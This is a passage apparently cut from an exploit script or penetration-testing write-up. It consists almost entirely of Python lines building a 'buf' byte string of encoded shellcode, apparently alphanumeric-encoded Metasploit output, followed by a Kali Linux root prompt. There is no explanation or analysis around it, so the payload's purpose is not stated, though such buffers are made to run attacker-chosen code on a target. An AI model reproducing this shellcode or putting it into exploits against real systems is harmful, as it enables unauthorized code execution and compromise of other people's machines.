buf += b"\x51\x70\x78\x79\x73\x53\x78\x35\x51\x68\x51\x76\x31"
buf += b"\x6c\x4b\x52\x79\x67\x50\x53\x31\x38\x53\x6e\x6b\x50"
buf += b"\x49\x62\x38\x79\x73\x67\x4a\x70\x49\x4c\x4b\x36\x54"
buf += b"\x4c\x4b\x35\x51\x78\x56\x64\x71\x69\x6f\x4e\x4c\x5a"
buf += b"\x61\x68\x4f\x44\x4d\x66\x61\x5a\x67\x76\x58\x79\x70"
buf += b"\x50\x75\x6b\x46\x67\x73\x51\x6d\x48\x78\x55\x6b\x31"
buf += b"\x6d\x34\x64\x70\x75\x79\x74\x43\x68\x6e\x6b\x51\x48"
buf += b"\x36\x44\x33\x31\x68\x53\x51\x76\x4c\x4b\x66\x6c\x50"
buf += b"\x4b\x6e\x6b\x73\x68\x65\x4c\x55\x51\x38\x53\x6e\x6b"
buf += b"\x74\x44\x4e\x6b\x36\x61\x68\x50\x4d\x59\x33\x74\x34"
buf += b"\x64\x57\x54\x43\x6b\x61\x4b\x43\x51\x62\x79\x33\x6a"
buf += b"\x52\x71\x79\x6f\x6b\x50\x51\x4f\x51\x4f\x73\x6a\x4e"
buf += b"\x6b\x64\x52\x4a\x4b\x4e\x6d\x73\x6d\x32\x4a\x67\x71"
buf += b"\x6e\x6d\x6b\x35\x4d\x62\x57\x70\x75\x50\x73\x30\x30"
buf += b"\x50\x35\x38\x50\x31\x6e\x6b\x32\x4f\x6d\x57\x79\x6f"
buf += b"\x69\x45\x4d\x6b\x6a\x50\x6d\x65\x4c\x62\x42\x76\x50"
buf += b"\x68\x6c\x66\x6a\x35\x6d\x6d\x4f\x6d\x39\x6f\x38\x55"
buf += b"\x47\x4c\x35\x56\x33\x4c\x76\x6a\x4f\x70\x79\x6b\x4b"
buf += b"\x50\x44\x35\x37\x75\x4d\x6b\x72\x67\x67\x63\x62\x52"
buf += b"\x42\x4f\x63\x5a\x53\x30\x50\x53\x69\x6f\x4e\x35\x65"
buf += b"\x33\x50\x6d\x50\x64\x35\x50\x41\x41"
root@kali:/home/seeker# ^C
```